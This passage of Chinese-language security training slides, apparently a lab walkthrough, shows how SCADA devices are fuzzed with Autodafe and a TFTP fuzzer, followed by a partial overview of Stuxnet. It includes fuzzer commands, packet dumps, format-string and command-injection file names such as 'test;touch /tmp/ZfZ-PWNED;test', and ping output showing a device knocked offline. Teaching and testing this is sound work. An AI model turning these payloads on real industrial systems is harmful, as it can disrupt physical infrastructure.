- 2.捕获或下载分组踪迹后，在wireshark中将分组捕获导出为PDML格式，并保存到Autodafe目录中
- 3.使用PDML2AD实用工具将PDML文件转换成Autodafe脚本语言
- 4.输入命令cat Modbus_query_write.ad查看经过解析的文件
- 5.使用ADC实用工具编译modbus_query_write.ad文件

```
[root@MiWiFi-R1D autodafe-0.1]# autodafe -v -r 192.168.30.147 -p 502 modbus_query_write.adc
```


3.1 Autodafe对SCADA的fuzzing测试

- **AUTODAFE** :fuzz 的核心引擎，解析.adc 文件，生成 fuzz 数据，发包。

```
[root@MiWiFi-R1D autodafe-0.1]# autodafe -b -vv -p 4000 -r localhost -P 8000 -D localhost ./vuln2.adc
```

```
[*] computing the block's length.
[*] computing the block's hash.
[*] connected to: 172.16.242.45 on port: 4000
+-------------[send buffer (size: 00028)]----------+-----------------+
 51 55 45 53 00 00 00 10   3c 61 61 61 61 61 61 61 QUES....<aaaaaaa
 61 61 61 61 61 61 61 61   45 4e 44 0a              aaaaaaaaEND.
+-------------[send buffer (size: 00028)]----------+-----------------+

[*] computing the block's length.
[*] computing the block's hash.
[*] connected to: 172.16.242.45 on port: 4000
+-------------[send buffer (size: 00028)]----------+-----------------+
 51 55 45 53 00 00 00 10   3b 61 61 61 61 61 61 61 QUES....;aaaaaaa
 61 61 61 61 61 61 61 61   45 4e 44 0a              aaaaaaaaEND.
+-------------[send buffer (size: 00028)]----------+-----------------+

[*] computing the block's length.
[*] computing the block's hash.
[*] connected to: 172.16.242.45 on port: 4000
+-------------[send buffer (size: 00028)]----------+-----------------+
 51 55 45 53 00 00 00 10   61 61 61 61 61 61 61 61 QUES....aaaaaaaa
 61 61 61 61 61 61 61 61   45 4e 44 0a              aaaaaaaaEND.
+-------------[send buffer (size: 00028)]----------+-----------------+

[*] computing the block's length.
[*] computing the block's hash.
[*] connected to: 172.16.242.45 on port: 4000
+-------------[send buffer (size: 00029)]----------+-----------------+
 51 55 45 53 00 00 00 11   20 61 61 61 61 61 61 61 QUES.... aaaaaaa
 61 61 61 61 61 61 61 61   61 45 4e 44 0a           aaaaaaaaaEND.
+-------------[send buffer (size: 00029)]----------+-----------------+
```

3.1 Autodafe对SCADA的fuzzing测试




```
+------------[send buffer (size: 00141)]----------+----------------+

[*] computing the block's length.
[*] computing the block's hash.
[*] connected to: 172.16.242.45 on port: 4000
+------------[send buffer (size: 00267)]----------+----------------+
 51 55 45 53 00 00 00 ff   61 61 61 61 61 61 61 61 QUES....aaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 61   61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa
 61 61 61 61 61 61 61 45   4e 44 0a                aaaaaaaEND.
+------------[send buffer (size: 00267)]----------+----------------+

[*] computing the block's length.
[*] computing the block's hash.
[E] connect(): Connection refused
```

- 和4000端口的连接失败，导致ERROR:BAD_ENDER和**Segmentation fault**

3.2使用TFTP Daemon Fuzzer 进行SCADA fuzzing测试

- TFTP Daemon Fuzzer能够给CBC设备带来短暂中断影响，CBC设备属于IED类别，与稳压器类似
- TFTP脚本依赖Net::TFTP模块
- 在执行TFTPfuzz脚本之前，要确保wireshark已经在运行，同时再开一个控制台窗口来发送ping


root@bt: /pentest/fuzzers
File Edit View Terminal Help
root@bt:~/Desktop/Net-TFTP-0.18# cd ..
root@bt:~/Desktop# cd ..
root@bt:~# ls
beef Desktop
root@bt:~# cd ..
root@bt:/# cd pentest/
root@bt:/pentest# cd fuzzers/
root@bt:/pentest/fuzzers# ls
bed rfuzz sfuzz sickfuzz spike tftpfuzz.pl voip
root@bt:/pentest/fuzzers# perl tftpfuzz.pl -h 192.168.31.147
Fuzzing [TFTP]->[MODE/GET] STAGE #1 COMPLETE...
Fuzzing [TFTP]->[MODE/PUT] STAGE #2 COMPLETE...
Fuzzing [TFTP]->[GET/ASCII/NETASCII] STAGE #1 COMPLETE...
Fuzzing [TFTP]->[GET/ASCII/OCTET] STAGE #2 COMPLETE...
Fuzzing [TFTP]->[GET/BINARY/NETASCII] STAGE #3 COMPLETE...
Fuzzing [TFTP]->[GET/BINARY/OCTET] STAGE #4 COMPLETE...
Fuzzing [TFTP]->[PUT/ASCII/NETASCII] STAGE #1 COMPLETE...
Fuzzing [TFTP]->[PUT/ASCII/OCTET] STAGE #2 COMPLETE...
Fuzzing [TFTP]->[PUT/BINARY/NETASCII] STAGE #3 COMPLETE...
Fuzzing [TFTP]->[PUT/BINARY/OCTET] STAGE #4 COMPLETE...
root@bt:/pentest/fuzzers#

尝试不同测试内容

```
Source            Destination       Protocol Length Info
192.168.31.119    192.168.31.147    TFTP     774 Read Request, File: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.31.119    192.168.31.147    TFTP    1294 Read Request, File: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.31.119    192.168.31.147    TFTP     854 Read Request, File: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.31.119    192.168.31.147    TFTP     694 Read Request, File: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.31.119    192.168.31.147    TFTP    1334 Read Request, File: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.31.119    192.168.31.147    TFTP     254 Read Request, File: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
192.168.31.119    192.168.31.147    TFTP     414 Read Request, File: , Transfer type: x99, x99\000=x99\000, x99\000=x99\000, x99\000=x99\000, x99\0
192.168.31.119    192.168.31.147    TFTP      64 Read Request, File: %n%n%n%n%n, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      64 Read Request, File: %p%p%p%p%p, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      64 Read Request, File: %s%s%s%s%s, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      64 Read Request, File: %d%d%d%d%d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      64 Read Request, File: %x%x%x%x%x, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      62 Read Request, File: %s%p%x%d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      61 Read Request, File: %.1024d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      61 Read Request, File: %.1025d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      61 Read Request, File: %.2048d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      61 Read Request, File: %.2049d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      61 Read Request, File: %.4096d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      61 Read Request, File: %.4097d, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      67 Read Request, File: %99999999999s, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      58 Read Request, File: %08x, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      62 Read Request, File: 16777217, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      64 Read Request, File: -268435455, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      68 Read Request, File: ~!@#0^&*()-=_+, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      68 Read Request, File: []{}|;:,./<>?\, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      74 Read Request, File: <<<<<<<<<<>>>>>>>>>>, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      69 Read Request, File: \\\\\//////////, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      74 Read Request, File: ^^^^^^^^^^^^^^^^^^^^, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      74 Read Request, File: ||||||||||~~~~~~~~~~, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      84 Read Request, File: ?????[[[[[]]]]]{{{{{}}}}}((()), Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      84 Read Request, File: test|touch /tmp/ZfZ-PWNED|test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      84 Read Request, File: test`touch /tmp/ZfZ-PWNED`test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      84 Read Request, File: test'touch /tmp/ZfZ-PWNED'test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      84 Read Request, File: test;touch /tmp/ZfZ-PWNED;test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      86 Read Request, File: test&&touch /tmp/ZfZ-PWNED&&test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      92 Read Request, File: test|C:/WINDOWS/system32/calc.exe|test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      92 Read Request, File: test`C:/WINDOWS/system32/calc.exe`test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      92 Read Request, File: test'C:/WINDOWS/system32/calc.exe'test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      92 Read Request, File: test;C:/WINDOWS/system32/calc.exe;test, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      61 Read Request, File: /bin/sh, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      82 Read Request, File: C:/WINDOWS/system32/calc.exe, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      59 Read Request, File: \266\247\274\275\277, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP     118 Read Request, File: %#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%, Transfer type
192.168.31.119    192.168.31.147    TFTP     154 Read Request, File: %n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%d%d%d%d%d%d%d%d%d%d
192.168.31.119    192.168.31.147    TFTP     254 Read Request, File: , Transfer type: xCD, xCD\000=xCD\000, xCD\000=xCD\000, xCD\000=xCD\000, xCD\00
192.168.31.119    192.168.31.147    TFTP     254 Read Request, File: , Transfer type: xCB, xCB\000=xCB\000, xCB\000=xCB\000, xCB\000=xCB\000, xCB\00
192.168.31.119    192.168.31.147    TFTP      55 Read Request, File: 0, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      56 Read Request, File: -0, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      55 Read Request, File: 1, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      56 Read Request, File: -1, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      59 Read Request, File: 32767, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      60 Read Request, File: -32768, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      64 Read Request, File: 2147483647, Transfer type: netascii
192.168.31.119    192.168.31.147    TFTP      65 Read Request, File: -2147483647, Transfer type: netascii
```

测试效果

- TFTP进行的fuzzing测试能导致CBC之类的ITU设备短暂中断

```
root@bt:/pentest/fuzzers# ping 192.168.31.147
PING 192.168.31.147 (192.168.31.147) 56(84) bytes of data.
From 192.168.31.119 icmp_seq=9 Destination Host Unreachable
From 192.168.31.119 icmp_seq=10 Destination Host Unreachable
From 192.168.31.119 icmp_seq=11 Destination Host Unreachable
From 192.168.31.119 icmp_seq=12 Destination Host Unreachable
From 192.168.31.119 icmp_seq=13 Destination Host Unreachable
From 192.168.31.119 icmp_seq=14 Destination Host Unreachable
From 192.168.31.119 icmp_seq=15 Destination Host Unreachable
From 192.168.31.119 icmp_seq=16 Destination Host Unreachable
From 192.168.31.119 icmp_seq=17 Destination Host Unreachable
```

4. 震网病毒攻击方式分析

Stuxnet

Stuxnet

- 目标：使用西门子控制系统的核设施（西门子PLC）
- 组成成分：0day漏洞和未修补的微软安全漏洞的自我复制功能；

  反病毒软件功能空缺；

  网络传播；

  复杂代码修改；

  进程注入；

  网络指纹识别方法；

  Windows和PLC rootkit
- 恐怖之处：能够在局域网内通过对等网络方法进行升级

  能够通过使用两张数字签名可信证书来避开安装检测

流行及衍生

- 目标：西门子公司的SIMATIC WinCC系统（SCADA系统）

  广泛用于钢铁、汽车、电力、运输、水利、化工、石油等核心工业领域

  它运行于Windows平台，常被部署在与外界隔离的专用局域网中。

- 流行性：Stuxnet蠕虫在以下操作系统中可以激活运行：

  · Windows 2000、Windows Server 2000

  · Windows XP、Windows Server 2003

  · Windows Vista

  · Windows 7、Windows Server 2008

  当它发现自己运行在非Windows NT系列操作系统中，即刻退出。


  被攻击的软件系统包括：

